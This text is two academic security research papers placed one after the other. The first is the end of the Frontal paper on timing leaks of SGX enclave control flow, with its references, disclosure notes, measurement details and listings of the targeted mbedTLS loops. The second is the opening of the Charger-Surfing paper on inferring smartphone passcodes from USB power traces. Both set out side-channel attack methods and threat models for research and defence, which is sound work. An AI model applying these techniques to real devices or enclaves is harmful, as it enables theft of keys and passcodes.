monitoring their execution latency. Execution in these ports becomes slower when another context is using them, thus leaking information about their control-flow to the attacker.

10 Conclusions

In this work, we observed a dependency between instructions execution time and their alignment modulo 16. We attributed these differences to the CPU frontend and its fetch and pre-decode module. We leveraged these time dependencies to construct the *Frontal* attack, which can leak the instruction pointer of an SGX enclave at the byte level granularity. The Frontal attack works against any kind of branch, as long as it contains at least a memory write. It can attack perfectly balanced branches, even when they fit within one cacheline. We showed that the Frontal attack achieves a success rate of more than 99%, depending on the target victim code. We tested every modern CPU microarchitecture that currently supports SGX (up to 10th gen) and found them all to be vulnerable to our attack. We demonstrated the practicality of our attack by exploiting two commonly used cryptographic libraries, mbedTLS, and the Intel IPP Cryptography library. We discussed relevant defenses to the attack, such as aligning all branch targets to the same offset modulo 16. While we show that this defense has tiny size and performance overheads, we stress that, in general, secret-depending branching should be avoided to guarantee confidentially in SGX enclaves.

Availability

A proof of concept of the attack is available online at https://github.com/dn0sar/frontal_poc.

Acknowledgements

We would like to thank Kaveh Razavi for insightful discussions about the root causes of the Frontal attack and Kari Kostiainen for his feedback on early drafts of this paper. We thank our shepherd Yuval Yarom and the anonymous USENIX reviewers for their valuable suggestions.

References

[1] Cisco Systems, Inc. *Cisco Annual Internet Report (2018–2023)*. https://www.cisco.com/c/en/us/solutions/collateral/executive-perspectives/annual-internet-report/white-paper-c11-741490.pdf. Accessed: May 2020.

[2] V. Costan and S. Devadas. *Intel SGX Explained*. Cryptology ePrint Archive, Report 2016/086.

[3] S. Pinto and N. Santos. "Demystifying Arm TrustZone: A Comprehensive Survey". *ACM Computing Surveys* (2019).

[4] D. Lee, D. Kohlbrenner, S. Shinde, K. Asanović, and D. Song. "Keystone: An Open Framework for Architecting Trusted Execution Environments". *Proceedings of the Fifteenth European Conference on Computer Systems (EuroSys '20)*.

[5] J. Noorman, P. Agten, W. Daniels, R. Strackx, A. V. Herrewege, C. Huygens, B. Preneel, I. Verbauwhede, and F. Piessens. "Sancus: Low-cost Trustworthy Extensible Networked Devices with a Zero-software Trusted Computing Base". *22nd USENIX Security Symposium (USENIX Security '13)*.

[6] V. Costan, I. Lebedev, and S. Devadas. "Sanctum: Minimal Hardware Extensions for Strong Software Isolation". *25th USENIX Security Symposium (USENIX Security '16)*.

[7] A. Ferraiuolo, A. Baumann, C. Hawblitzel, and B. Parno. "Komodo: Using Verification to Disentangle Secure-Enclave Hardware from Software". *Proceedings of the 26th Symposium on Operating Systems Principles (SOSP '17)*.

[8] Advanced Micro Devices Inc. *AMD Secure Encrypted Virtualization (SEV)*. https://developer.amd.com/sev/. Accessed: January 2020.

[9] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A.-R. Sadeghi. "Software Grand Exposure: SGX Cache Attacks Are Practical". *11th USENIX Workshop on Offensive Technologies (WOOT '17)*.

[10] A. Moghimi, G. Irazoqui, and T. Eisenbarth. "CacheZoom: How SGX Amplifies the Power of Cache Attacks". *Cryptographic Hardware and Embedded Systems – CHES 2017*.

[11] J. Götzfried, M. Eckert, S. Schinzel, and T. Müller. "Cache Attacks on Intel SGX". *Proceedings of the 10th European Workshop on Systems Security (EuroSec '17)*.

[12] Y. Xu, W. Cui, and M. Peinado. "Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems". *2015 IEEE Symposium on Security and Privacy*.

[13] S. P. Johnson. *Intel SGX and Side-Channels*. https://software.intel.com/content/www/us/en/develop/articles/intel-sgx-and-side-channels.html. Accessed May 2020.

[14] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. "Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing". *26th USENIX Security Symposium (USENIX Security '17)*.

[15] M.-W. Shih, S. Lee, T. Kim, and M. Peinado. "T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs". *Proceedings 2017 Network and Distributed System Security Symposium (NDSS '17)*.

[16] W. Wang, G. Chen, X. Pan, Y. Zhang, X. Wang, V. Bindschaedler, H. Tang, and C. A. Gunter. "Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX". *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*.

[17] J. Van Bulck, N. Weichbrodt, R. Kapitza, F. Piessens, and R. Strackx. "Telling Your Secrets without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution". *26th USENIX Security Symposium (USENIX Security '17)*.

[18] Intel Corporation. *Protection from Side-Channel Attacks*. https://software.intel.com/content/www/us/en/develop/documentation/sgx-developer-guide/top/protection-from-sidechannel-attacks.html. Accessed May 2020.

[19] D. Evtyushkin, R. Riley, N. C. Abu-Ghazaleh, ECE, and D. Ponomarev. "BranchScope: A New Side-Channel Attack on Directional Branch Predictor". *Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS '18)*.

[20] T. Huo, X. Meng, W. Wang, C. Hao, P. Zhao, J. Zhai, and M. Li. "Bluethunder: A 2-level Directional Predictor Based Side-Channel Attack against SGX". *IACR Transactions on Cryptographic Hardware and Embedded Systems* (2019).

[21] J. Van Bulck, F. Piessens, and R. Strackx. "Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic". *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS '18)*.

[22] S. Hosseinzadeh, H. Liljestrand, V. Leppänen, and A. Paverd. "Mitigating Branch-Shadowing Attacks on Intel SGX Using Control Flow Randomization". *Proceedings of the 3rd Workshop on System Software for Trusted Execution (SysTEX '18)*.

[23] D. Moghimi, J. Van Bulck, N. Heninger, F. Piessens, and B. Sunar. "CopyCat: Controlled Instruction-Level Attacks on Enclaves". *29th USENIX Security Symposium (USENIX Security '20)*.

[24] A. Limited. *mbedTLS (formerly known as PolarSSL)*. https://tls.mbed.org/. Accessed March 2020.

[25] Intel Corporation. *Cryptography for Intel Integrated Performance Primitives Developer Reference*. https://software.intel.com/content/www/us/en/develop/documentation/ipp-crypto-reference/top.html. Accessed October 2020.

[26] B. Coppens, I. Verbauwhede, K. D. Bosschere, and B. D. Sutter. "Practical Mitigations for Timing-Based Side-Channel Attacks on Modern x86 Processors". *2009 30th IEEE Symposium on Security and Privacy*.

[27] Intel Corporation. *Guidelines for Mitigating Timing Side Channels Against Cryptographic Implementations*. https://software.intel.com/security-software-guidance/insights/guidelines-mitigating-timing-side-channels-against-cryptographic-implementations. Accessed March 2020.

[28] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. "Spectre Attacks: Exploiting Speculative Execution". *2019 IEEE Symposium on Security and Privacy*.

[29] J. Van Bulck, F. Piessens, and R. Strackx. "SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control". *Proceedings of the 2nd Workshop on System Software for Trusted Execution (SysTEX'17)*.

[30] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer Manuals*.

[31] A. Fog. *The microarchitecture of Intel, AMD and VIA CPUs*. https://www.agner.org/optimize/microarchitecture.pdf. Accessed: January 2020.

[32] S. Weiser, A. Zankl, R. Spreitzer, K. Miller, S. Mangard, and G. Sigl. "DATA – Differential Address Trace Analysis: Finding Address-based Side-Channels in Binaries". *27th USENIX Security Symposium (USENIX Security '18)*.

[33] J. Wichelmann, A. Moghimi, T. Eisenbarth, and B. Sunar. "MicroWalk: A Framework for Finding Side Channels in Binaries". *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC '18)*.

[34] C. D. Walter and S. Thompson. "Distinguishing Exponent Digits by Observing Modular Subtractions". *Topics in Cryptology — CT-RSA 2001*.

[35] A. Cabrera Aldaya and B. B. Brumley. "When one vulnerable primitive turns viral: Novel single-trace attacks on ECDSA and RSA". *IACR Transactions on Cryptographic Hardware and Embedded Systems* (2020).

[36] O. Acıiçmez, S. Gueron, and J.-P. Seifert. "New Branch Prediction Vulnerabilities in OpenSSL and Necessary Software Countermeasures". *Cryptography and Coding 2007*.

[37] A. Cabrera Aldaya, A. J. C. Sarmiento, and S. Sánchez-Solano. "SPA vulnerabilities of the binary extended Euclidean algorithm". *Journal of Cryptographic Engineering* (2017).

[38] B. Krzanich. *Advancing Security at the Silicon Level*. https://newsroom.intel.com/editorials/advancing-security-silicon-level/#gs.yh984y. Accessed March 2020.

[39] B. Solomon, A. Mendelson, R. Ronen, D. Orenstien, and Y. Almog. "Micro-operation cache: A power aware frontend for variable instruction length ISA". *IEEE Transactions on Very Large Scale Integration (VLSI) Systems* (2003).

[40] A. Rane, C. Lin, and M. Tiwari. "Raccoon: Closing Digital Side-Channels through Obfuscated Execution". *24th USENIX Security Symposium (USENIX Security '15)*.

[41] M. Hähnel, W. Cui, and M. Peinado. "High-Resolution Side Channels for Untrusted Operating Systems". *2017 USENIX Annual Technical Conference (USENIX ATC '17)*.

[42] B. Gras, K. Razavi, H. Bos, and C. Giuffrida. "Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks". *27th USENIX Security Symposium (USENIX Security '18)*.

[43] Y. Yarom, D. Genkin, and N. Heninger. "CacheBleed: a timing attack on OpenSSL constant-time RSA". *Journal of Cryptographic Engineering* (2017).

[44] A. Moghimi, J. Wichelmann, T. Eisenbarth, and B. Sunar. "MemJam: A False Dependency Attack Against Constant-Time Crypto Implementations". *International Journal of Parallel Programming* (2019).

[45] A. C. Aldaya, B. B. Brumley, S. ul Hassan, C. Pereida García, and N. Tuveri. "Port Contention for Fun and Profit". *2019 IEEE Symposium on Security and Privacy*.

[46] D. Skarlatos, M. Yan, B. Gopireddy, R. Sprabery, J. Torrellas, and C. W. Fletcher. "MicroScope: Enabling Microarchitectural Replay Attacks". *Proceedings of the 46th International Symposium on Computer Architecture (ISCA '19)*.

[47] J. Gyselinck, J. Van Bulck, F. Piessens, and R. Strackx. "Off-Limits: Abusing Legacy x86 Memory Segmentation to Spy on Enclaved Execution". *Engineering Secure Software and Systems (2018)*.

[48] S. Shinde, Z. L. Chua, V. Narayanan, and P. Saxena. "Preventing Page Faults from Telling Your Secrets". *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security (ASIA CCS '16)*.

[49] J. Seo, B. Lee, S. Kim, M.-W. Shih, I. Shin, D. Han, and T. Kim. "SGX-Shield: Enabling Address Space Layout Randomization for SGX Programs". *Proceedings 2017 Network and Distributed System Security Symposium (NDSS '17)*.

[50] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard. "KASLR is Dead: Long Live KASLR". *Engineering Secure Software and Systems (2017)*.

[51] Q. Ge, Y. Yarom, D. Cock, and G. Heiser. "A survey of microarchitectural timing attacks and countermeasures on contemporary hardware". *Journal of Cryptographic Engineering* (2018).

[52] C. Disselkoen, D. Kohlbrenner, L. Porter, and D. Tullsen. "Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX". *26th USENIX Security Symposium (USENIX Security '17)*.

[53] R. Guanciale, H. Nemati, C. Baumann, and M. Dam. "Cache Storage Channels: Alias-Driven Attacks and Verified Countermeasures". *2016 IEEE Symposium on Security and Privacy*.

[54] O. Acıiçmez. "Yet Another MicroArchitectural Attack: Exploiting I-Cache". *Proceedings of the 2007 ACM Workshop on Computer Security Architecture (CSAW '07)*.

[55] D. A. Osvik, A. Shamir, and E. Tromer. "Cache Attacks and Countermeasures: The Case of AES". *Topics in Cryptology – CT-RSA 2006*.

[56] O. Acıiçmez and W. Schindler. "A Vulnerability in RSA Implementations Due to Instruction Cache Analysis and Its Demonstration on OpenSSL". *Topics in Cryptology – CT-RSA 2008*.

[57] Y. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart. "Cross-VM Side Channels and Their Use to Extract Private Keys". *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS '12)*.

[58] E. Tromer, D. A. Osvik, and A. Shamir. "Efficient Cache Attacks on AES, and Countermeasures". *Journal of Cryptology* (2010).

[59] Y. Yarom and K. Falkner. "FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack". *23rd USENIX Security Symposium (USENIX Security '14)*.

[60] D. Gruss, C. Maurice, K. Wagner, and S. Mangard. "Flush+Flush: A Fast and Stealthy Cache Attack". *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA '16)*.

[61] M. Schwarz, S. Weiser, D. Gruss, C. Maurice, and S. Mangard. "Malware Guard Extension: Using SGX to Conceal Cache Attacks". *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA '17)*.

[62] P. C. Kocher. "Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems". *Advances in Cryptology — CRYPTO '96*.

[63] C. Percival. *Cache missing for fun and profit*. http://css.csail.mit.edu/6.858/2014/readings/ht-cache.pdf. 2005.

[64] C. Liu, A. Harris, M. Maas, M. Hicks, M. Tiwari, and E. Shi. "GhostRider: A Hardware-Software System for Memory Trace Oblivious Computation". *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS '15)*.

[65] D. Molnar, M. Piotrowski, D. Schultz, and D. Wagner. "The Program Counter Security Model: Automatic Detection and Removal of Control-Flow Side Channel Attacks". *Information Security and Cryptology - ICISC 2005*.

[66] C. Liu, M. Hicks, and E. Shi. "Memory Trace Oblivious Program Execution". *2013 IEEE 26th Computer Security Foundations Symposium*.

A Supplemental information

A.1 Responsible disclosure

We notified the Intel PSIRT on February 21 2020, about the Frontal attack. We sent them a previous version of this paper and a proof of concept for the vulnerabilities we identified. They informed us on April 22 that their best practices [27] already suggest avoiding secret-dependent branching, and therefore our attack is considered out-of-scope for their SGX libraries. In particular, they stated that the balanced branches of the IPP Crypto library we attack in Section 5.1 are not used for secret-dependent operations in the SGX architectural enclaves and hence do not pose any security implication. The vulnerability shown in Listing 1 was reported to the mbedTLS team, which promptly fixed it. The vulnerability was also described in a 2017 paper [14] and was still unknown to the developers.

A.2 Data-oblivious Execution

Resilience against side-channel attacks is often a desired security property when implementing software. This property is particularly important for libraries and applications that operate on secret and sensitive data on a system controlled by the attacker. Side-channel attacks exploit secret-dependent variations of the program execution. These variations are generally of two types: control-flow dependent and data-dependent. Control-flow secret dependencies are present whenever the control flow of an application depends on confidential information. Data dependencies manifest when latency or resources utilized depend on the input data. For example, when memory accesses at different addresses are performed based on some secret. Countless attacks have exploited these types of dependencies in the past [62, 63, 59], targeting in particular cryptographic libraries, as extracting secret keys handled by these libraries breaks any security guarantee built on top of them. Data oblivious execution defends against side-channel attacks by removing the two dependencies mentioned above. This eliminates any variation in program execution that would be potentially observable by the attacker. There are two ways to obtain a data oblivious executable - first writing it directly in low level assembly code, second by performing an automatic transformation at compile time from a higher level language. Note that writing the code in a higher level language in a data oblivious way, and then simply compiling it, might reintroduce data or control flow dependencies at the binary level.

Several techniques for compiling and transforming code from an arbitrary high level language to data oblivious code have been proposed [40, 64, 65, 66, 26]. One of the most complete constant-time transformation for SGX is Raccoon [40]. It removes any control flow and most data dependencies by transforming secret-dependent branches into a decoy and a real path that contain similar instructions. At run time, both paths are executed, allowing only the real one to modify memory by carefully applying the conditional move instruction (`cmov`). Raccoon runs on SGX enclaves and uses SGX's memory protections to ensure confidentiality against an attacker that can otherwise read arbitrary locations of memory.

A.3 Measurement Details

We made several changes from stock SGX-Step [29], primarily aiming to reduce measurement noise as much as possible. In terms of functionality, we added the possibility to measure performance counters alongside instructions' timings. We identified four major sources of noise: the OS, variability in the APIC timer, unpredictability of shared resource state, and enclave creation offset noise. We discuss how we addressed each of these in the following paragraphs.

The OS is a source of noise as it needs to run the scheduler on each core to decide which tasks to execute. If the scheduler runs in between the start of a measurement and its




Figure 10: Distribution of the instructions of Figure 6 across different runs, split by their alignments. This figure highlights how different enclave runs exhibit a shift in the mean of their instructions' distribution and hence distributions are not directly comparable between runs.

end, the measurement will inevitably be longer. Moreover, running any OS function while we single-step can sometimes evict part of the enclave memory from the cache, thus forcing the enclave to fetch it again when it is resumed. This also happens when the scheduler executes on the sibling core. As recommended in the original SGX-Step framework, we run the code in its own isolated core to reduce this noise. However, this alone stops neither the scheduler nor the other cores from interrupting the isolated core. We observed that disabling watchdogs at boot and disabling the graphical user interface tends to reduce the noise produced by the OS, albeit it does not eliminate it completely.

In stock SGX-Step, the APIC timer is set in the `aep_cb_func`. The `aep_trampoline` then executes and resumes the enclave. Various conditions can create variability between the time in which the APIC timer is set and the time at which the enclave resumes. For instance, sometimes, the `aep_trampoline` code page or some of the data it uses might not be present in the cache. We addressed this variability by setting the APIC timer from the `aep_trampoline` function with a value passed from the `aep_cb_func` function and by serializing the instruction stream (using `CPUID`) just before setting the timer. Interestingly, while debugging for this source of noise, we observed that we were never able to interrupt in between fused macro-instructions as these seem to be treated atomically by the CPU, as also observed in [23].

The third source of noise stems from the difference in the microarchitectural state in-between measurements. While we could not completely eliminate this source of noise as we have no direct view of the microarchitecture, we were able to reduce it significantly. The most effective change in this regard was obtained by linearizing the code of the `aep_cb_func` so that there is no mis-speculation in between single-steps and the function always has the same cache footprint. Even with this change, we observed that instructions that cross a virtual page boundary remained noisy. To account for this, we remove these measurements from the trace when possible. Note that the attacker can easily tell if an instruction crosses the page boundary as the access bit of the new page is set by the CPU.

Finally, while validating these changes, we noticed a source of noise across enclave creations, whose effects we illustrate in Figure 10. The figure shows the measurement of the `mov`s from Figure 6 across enclave creations. As can be seen, the distributions remain bimodal, but the position of the modes across creations changes. However, the relative position between the modes stays the same: the `mov` at alignment $0x6$ is slower than that at $0xe$ on both runs. While we never observed modes shifting more than 200 cycles, this shift is still large enough such that, for instance, the distribution of `nop` instructions could overlap with the distribution of multiplication instructions from different runs. Given this shifting between enclave creations, we concluded that instructions' timings *are only comparable within the same enclave*.

```
loop_start:
    mov     (%rcx,%rdx,8),%rax
    xor     %r9d,%r9d
    cmp     %rsi,%rax
    setb    %r9b
    sub     %rsi,%rax
    mov     %rax,(%rcx,%rdx,8)
    mov     (%rdi,%rdx,8),%r8
    mov     %r9,%rsi
    cmp     %r8,%rax
    adc     $0x0,%rsi
    sub     %r8,%rax
    mov     %rax,(%rcx,%rdx,8)
    add     $0x1,%rdx
    cmp     %rdx,%rbp
    jne     loop_start
```

Listing 2: Exploited `for` loop in the mbedTLS library's `mpi_montmul` function (compiled on `gcc 7.5.0` with `-O3`).

```
loop_start:
    mov   (%rax), %rcx
    sub   $0x8, %rax
    mov   %rcx, %rdx
    shl   $0x3f, %rcx
    shr   $0x1, %rdx
    or    %rdi, %rdx
    mov   %rcx, %rdi
    mov   %rdx, (%rax+8)
    cmp   %rax, %rsi
    jnz   loop_start
```

Listing 3: Exploited `for` loop in the `mbedtls_rsa_gen_key` function of the mbedTLS library.

Charger-Surfing: Exploiting a Power Line Side-Channel for Smartphone Information Leakage

Patrick Cronin
University of Delaware
ptrick@udel.edu

Xing Gao
University of Delaware
xgao@udel.edu

Chengmo Yang
University of Delaware
chengmo@udel.edu

Haining Wang
Virginia Tech
hnw@vt.edu

Abstract

Touchscreen-based mobile devices such as smartphones and tablets are used daily by billions of people for productivity and entertainment. This paper uncovers a new security threat posed by a side-channel leakage through the power line, called Charger-Surfing, which targets these touchscreen devices. We reveal that while a smartphone is charging, its power trace, which can be measured via the USB charging cable, leaks information about the dynamic content on its screen. This information can be utilized to determine the location on the touchscreen where an animation is played by the mobile OS to indicate, for instance, that a button press has been registered. We develop a portable, low cost power trace collection system for the side-channel construction. This leakage channel is thoroughly evaluated on various smartphones running Android or iOS, equipped with the two most commonly used screen technologies (LCD and OLED). We validate the effectiveness of Charger-Surfing by conducting a case study on a passcode unlock screen. Our experiments show that an adversary can exploit Charger-Surfing across a wide range of smartphone models to achieve an average accuracy of 98.7% for single button inference, and an average of 95.1% or 92.8% accuracy on the first attempt when cracking a victim's 4-digit or 6-digit passcode, respectively. The inference accuracy increases to 99.3% (4-digit) or 96.9% (6-digit) within five trials. We further demonstrate the robustness of Charger-Surfing in realistic settings and discuss countermeasures against it.

1 Introduction

Touchscreen devices such as smartphones and tablets have become a daily tool for a variety of business and entertainment activities, including mailing, banking, browsing, gaming, and photography. While these devices have ushered in an era of great convenience, their rich functionality has lead to ever-increasing usage, draining batteries faster, and necessitating that users seek out areas to charge their smartphones. One study suggests that city dwellers charge their phones multiple times per day [6]. To allow users to conveniently charge their devices, facilities such as USB power lines and charging stations have been widely deployed in public areas, including airports [10], parks [2, 11], hotels [3], and hospitals [1]. The market for shareable power banks is also thriving [7], allowing users to simply scan a QR code to rent a public power bank and charge their devices.

Despite their convenience, USB charging interfaces and stations also introduce a number of security threats, as the USB interface in a public area is not under the user's control [8]. A typical USB interface is composed of one or more (depending on the protocol) differential data lines for data transmission and a 5V and ground line for delivering power. Previously it has been demonstrated that the data transmitted over the data line can be sniffed [45] or monitored through the crosstalk leakage on the power line [54]. Adversaries can also extract power consumption information from the power line to infer coarse-grained information, such as internet browsing history [25] or password length [65]. These disclosed security threats, however, do not stop users from heavily utilizing USB charging facilities in public areas, since charging usually involves no data transfer over the USB data line.

In this work, we reveal that USB charging in public areas can pose far more serious threats than previously believed. We show, for the first time, that the signals on the power line form a side channel and leak far more fine-grained information than previously believed. Specifically, the power consumption information is highly correlated with the activities on the touchscreen. Leveraging this side channel, built on the dynamic power signals, adversaries can precisely identify the location of virtual button presses on the touchscreen, with which they can steal extremely sensitive data such as a user's passcode. We call this security threat *Charger-Surfing*. We conduct a series of experiments to demonstrate the existence of fine-grained information leakage tied to smartphone touchscreen activity. For the construction of the Charger-Surfing channel, we develop a wireless, low cost, and portable power trace capture system using commercial-off-the-shelf (COTS) hardware. To further demonstrate that Charger-Surfing is a real threat, we perform a case study on a numeric passcode unlock screen and show that Charger-Surfing is able to extract a

passcode on both Android and iOS devices by leveraging signal processing and neural network techniques. We thoroughly assess this security threat on different types of smartphones, multiple phones of the same model, and across different users. Our results show that Charger-Surfing can achieve an average accuracy of 98.7% for single button inference on all the tested smartphones. For an *unknown* user[1], Charger-Surfing has, on average, a 95.1% or 92.8% chance to accurately crack a 4-digit or 6-digit passcode on its first attempt, respectively, and a 99.3% (4-digit) or 96.9% (6-digit) success rate within five trials.

In a nutshell, this is the first work that demonstrates fine-grained information leakage over the power line of the USB charging cable regarding the content of the touchscreen. More importantly, our studies show that the effectiveness of Charger-Surfing is victim-independent, meaning that adversaries can train the neural network using touchscreen data on their own smartphones with different configurations without any prior knowledge of a victim. The major contributions of this work include:

- A comprehensive study on the dynamic power usage of the touchscreen to demonstrate the location, causes, and granularity of information leakage over the USB power line. To the best of our knowledge, this is the first work to explore the classification of dynamic screen animations and induced information leakage.
- A new security threat, Charger-Surfing, which exploits a side channel through the USB power line to infer user interactions with the content on the touchscreen. The techniques used by Charger-Surfing for signal processing and model learning are given.
- A portable microcontroller-based power trace capture system using COTS hardware, which demonstrates the feasibility of exploiting the disclosed leakage channel at a low cost.
- A thorough evaluation on multiple smartphones, showing high accuracy in inferring a victim's private information, such as their passcode, without any prior knowledge of the victim, and that this leakage vulnerability is not tied to a specific smartphone or mobile OS.

The rest of this paper is organized as follows. Section 2 presents our threat model and a brief primer on USB charging, touchscreen technology, and touchscreen animations. The existence of fine-grained information leakage over the USB power line is demonstrated in Section 3. The security threat posed by Charger-Surfing is detailed in Section 4, followed by an in-depth case study in Section 5. Section 6 discusses the attack practicality of Charger-Surfing. Section 7 describes countermeasures against Charger-Surfing. Section 8 surveys related work, and finally, Section 9 concludes the paper.

[1]To show the effectiveness of Charger-Surfing, the model of a target device is trained with the data created by an adversary and tested with victim users whose data were not used to train the model.

2 Threat Model and Background

This section first presents the threat model, and then discusses the various components of a smart device involved in the new side channel, including (1) USB charging, (2) touchscreen technology, focusing on the dynamic power consumed when displaying different colors, and (3) the dynamic content of the touchscreen that could be potentially leaked.

2.1 Threat Model

The objective of this work is to highlight the vulnerabilities of the power line side-channel in smartphones which, if exploited, can lead to serious information leakage. We consider a realistic scenario in public places, where users charge their smartphones with a USB charger that is not owned/controlled by themselves. The USB charger could be a charging station in a public area, such as airports (Figure 1a), or simply an interface where users bring their own USB cables (Figure 1b). It could also be a shareable power bank rented from a third-party (Figure 1c), or the USB outlets provided in a hotel (Figure 1d). The USB charger provides the standard functionality (i.e., charging) and looks ordinary.

However, since these chargers are controlled by third-parties, the power consumption of the connected device could be monitored by a device hidden inside the packaging or behind the charging interface. The voltage monitor would not cause any adverse impact to the charging speed, and would thus be quite stealthy. With a low power microcontroller concealed inside the packaging, power traces can be recorded, or streamed wirelessly, for analysis.

Finally, we assume that adversaries have *no* prior knowledge of a specific victim, and have no need or have never had the chance to collect the power trace of the victim's smartphone. However, we assume that adversaries can easily profile the power dynamics of most popular smartphone models beforehand, enabling them to attack a wide range of smartphone users.

Security Threats Posed by Leakage. We observe that the dynamic power trace of a smartphone is highly correlated to the animation played on the touchscreen. Unfortunately, leaking the animations played on the touchscreen could cause severe security threats. The owner of such a specialized "surfing" charger can steal a victim's private data entered through the touchscreen, such as passcode, credit card number, and banking information. To expose such threats, we demonstrate Charger-Surfing's capability in inferring a numeric passcode.

While there are a myriad of potential biometric lock mechanisms available (fingerprints, faceID, etc.), many of these can be deceived [5, 9] and require a backup PIN (personal identification number) code if they are unavailable (gloves, sweat, etc.). Other authentication mechanisms such as Android's

pattern-based lock are not available on all phones and have been shown to be less secure than a PIN code [12]. Thus, we focus on the passcode-based lock as it is the most widely used primary or secondary authentication mechanism to unlock touchscreen devices, and it acts as one of the only barriers to gain complete control of a smartphone.

A passcode is extremely valuable to a dedicated adversary. When a victim can be easily identified (e.g., using a USB port at a hotel room), knowledge of the passcode would be sufficient for an adversary with physical access (e.g., *evil maid attack* [4]) to the victim's smartphone to steal private information or even reset other online passwords (e.g., Apple ID and iCloud passwords). Even for an adversary without physical access (e.g., a shareable power bank), a compromised passcode could still lead to severe consequences, as users tend to reuse their passcodes (recent studies show that each passcode is reused around 5 times [31]) and a smartphone's passcode may be reused as the PIN code of a credit/debit card or online payment system (e.g., Apple Pay or Alipay). Overall, there are many possible real scenarios, where this type of information would be very useful to law enforcement or an adversary for espionage, fraud, identity theft, etc.


2.2 USB Charging

USB has become a standard interface for charging portable devices such as smartphones, while enabling serial communications at the same time. Standard USB plugs contain four pins and a shield: one pin delivers +5VDC [51], one pin connects to the shield forming the ground, while the other two pins are used for differential data transmission and carry negligible current when charging the battery. Newer USB protocols include more differential data pairs, but leave the +5VDC and ground pins the same. When charging a device, its battery enters the charging state, and the device's power is supplied not from the battery but from the power source connected by the USB power line.

2.3 LCD/OLED Touchscreen Technology

The two major touchscreen technologies are Liquid Crystal Display (LCD) and Organic Light Emitting Diodes (OLED). Both technologies have many improvements or extensions, such as Active-Matrix Organic Light-Emitting Diode (AMOLED), Super AMOLED, and In-Plane Switching (IPS) LCD. The power consumption profile of these touchscreen technologies is reviewed below [21].

LCD has three major components, a backlight that is always on, vertically polarized filters, and liquid crystals. The liquid crystals are charged to different voltages to display different colors. Specifically, to display a black pixel, the crystals are charged with the highest voltage. This voltage aligns the crystals horizontally, allowing only horizontally polarized light through. As the filter layer is vertically polarized, no light can shine through and a black pixel is produced. To display a white pixel, the crystal layer voltage is relaxed, aligning



(a) USB charging station (b) USB charging interface

(c) Shareable Power Bank (d) USB charging in hotel

Figure 1: USB charging in public or shareable environments.

it vertically, allowing light to pass through the filter. **OLED** displays utilize organic molecules to produce holes and electrons to create light in an emissive layer. Individual OLEDs are used to produce each pixel. To display a black pixel, the OLED must enter a low power state, while displaying a white pixel requires the OLED to enter a high power state.

As LCDs and OLEDs use *dissimilar* mechanisms to produce an image on a screen, they generate vastly different power traces to produce the same image. Specifically, to create an animation of a white dot, most pixels will be black. The black LCD pixels will be in a high power state, and the pixels that make up the white dot in a low power state. OLEDs, on the other hand, will have their black pixels in a low power state, and their white pixels in a high power state. Thus, if it were possible to observe the voltages applied to the individual pixels, the two screen technologies should have inverse values when they are utilized to display an identical image.

2.4 Animations on the Touchscreen

